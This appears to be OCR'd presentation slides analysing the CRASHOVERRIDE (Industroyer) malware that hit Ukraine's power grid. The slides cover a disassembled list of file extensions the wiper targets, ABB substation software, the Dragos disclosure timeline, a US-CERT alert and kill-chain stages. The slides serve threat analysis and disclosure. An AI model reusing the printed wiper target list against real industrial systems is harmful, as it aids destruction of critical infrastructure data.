.rdata:10010EF0              dd offset a_bak             ; "*.bak"
.rdata:10010EF4              dd offset a_cid             ; "*.cid"
.rdata:10010EF8              dd offset a_scd             ; "*.scd"
.rdata:10010EFC              dd offset a_pcmp            ; "*.pcmp"
.rdata:10010F00              dd offset a_pcmi            ; "*.pcmi"
.rdata:10010F04              dd offset a_pcmt            ; "*.pcmt"
.rdata:10010F08              dd offset a_ini             ; "*.ini"
.rdata:10010F0C              dd offset a_xml             ; "*.xml"
.rdata:10010F10              dd offset a_cin             ; "*.CIN"
.rdata:10010F14              dd offset a_ini             ; "*.ini"
.rdata:10010F18              dd offset a_prj             ; "*.prj"
.rdata:10010F1C              dd offset a_cxm             ; "*.cxm"
.rdata:10010F20              dd offset a_elb             ; "*.elb"
.rdata:10010F24              dd offset a_epl             ; "*.epl"
.rdata:10010F28              dd offset a_mdf             ; "*.mdf"
.rdata:10010F2C              dd offset a_ldf             ; "*.ldf"
.rdata:10010F30              dd offset a_bak             ; "*.bak"
.rdata:10010F34              dd offset a_bk              ; "*.bk"
.rdata:10010F38              dd offset a_bkp             ; "*.bkp"
.rdata:10010F3C              dd offset a_log             ; "*.log"
.rdata:10010F40              dd offset a_zip             ; "*.zip"
.rdata:10010F44              dd offset a_rar             ; "*.rar"
.rdata:10010F48              dd offset a_tar             ; "*.tar"
.rdata:10010F4C              dd offset a_7z              ; "*.7z"
.rdata:10010F50              dd offset a_exe             ; "*.exe"
.rdata:10010F54              dd offset a_dll             ; "*.dll"
```

ABB MicroScada

Signal Cross References

Substation Configuration Language

Configured IED Description


Substation Configuration Description

ABB PCM600

INDUSTROYER

Potential Impact Scenarios of CRASHOVERRIDE and Moving Forward

Dragos Timeline



08 June

- Dragos learns of malware
- Samples located, analysis starts

09 June

- Early Warning sent to Dragos Customers

10 June

- Preliminary analysis concludes; CRASHOVERRIDE name used
- Confidential notification to customers and stakeholders begins


11 June

- Multiple CERTs and other organizations notified
- Initial TLP:AMBER report released

12 June

- Public whitepaper published and ICS-CERT Advisory

“But Ukraine is on the Other Side of the Internet”




Alert (TA17-163A)

CrashOverride Malware


Original release date: June 12, 2017 | Last revised: July 21, 2017

Systems Affected

Industrial Control Systems


NERC
NORTH AMERICAN ELECTRIC RELIABILITY CORPORATION
Program Areas & Departments
Initiatives
Filings & Orders
Newsroom
Newsroom > Statement on Ukraine Malware Discovery

Statement on Ukraine Malware Discovery




Each ISO/RTO acknowledges the risk of a cyber-attack as one of the top corporate risks, and collectively, the ISO/RTO Council (IRC) supports the resiliency efforts of each of its members and the advancement of the cybersecurity posture of the power grid, the IRC said in a statement provided to TransmissionHub on June 15, in light of the CRASHOVERRIDE malware framework that was disclosed in a recent report by the cybersecurity company, Dragos Inc.

According to that report – which Dragos released on June 12, and can be found on the company’s website – Dragos was notified by the Slovak anti-virus firm ESET of an industrial control system (ICS) tailored malware on June 8.

Dragos Investigation

Activity Group	ELECTRUM
Malware Name	CRASHOVERRIDE
Capabilities	▪ Manipulation of Control ▪ Denial of Control ▪ Denial of View ▪ Data wiping

Stage 1 - Intrusion



Reconnaissance

Weaponization

Targeting

Delivery

Exploit

Install / Modify

C2

Act

Discovery

Movement

Install & Execute

Launch

Capture

Collect

Exfiltrate

Clean & Defend

Stage 2 – ICS Attack

Develop

Test

Deliver

Install / Modify

Execute ICS Attack

Enabling

Trigger

Deliver

Initiating

